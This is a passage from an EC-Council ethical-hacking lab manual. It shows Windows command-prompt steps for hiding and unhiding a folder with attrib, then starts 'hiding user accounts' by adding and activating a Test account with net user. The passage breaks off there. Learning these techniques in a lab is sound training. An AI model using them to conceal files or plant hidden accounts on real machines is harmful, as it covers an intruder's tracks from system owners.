


3. In the command prompt window type **cd C:\Users\Admin\Desktop** and press **Enter**, to navigate to **Desktop**.
4. Type **mkdir Test** and press **Enter** to create Test directory on **Desktop**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now, type **dir** and press **Enter** to check the number of directories present on **Desktop**.



6. Type **attrib +h +s +r Test** and Press **Enter** to hide the **Test** folder.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **dir** and press **Enter**. We can see that the directory **Test** is hidden and there are only 2 directories shown in the command prompt.

```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>
```

8. To unhide the **Test** directory type **attrib -s -h -r Test** and press **Enter**.
9. To check the number of directories on Desktop type **dir** and press **Enter**.


```
 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Now we will hide user accounts in the machine.
11. In the command prompt window, type **net user Test /add** and press **Enter** to add **Test** as user in the machine.
12. To activate the **Test** account type **net user Test /active:yes** and press **Enter**.


```
 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>net user Test /add
The command completed successfully.


C:\Users\Admin\Desktop>net user Test /active:yes
The command completed successfully.


C:\Users\Admin\Desktop>
```

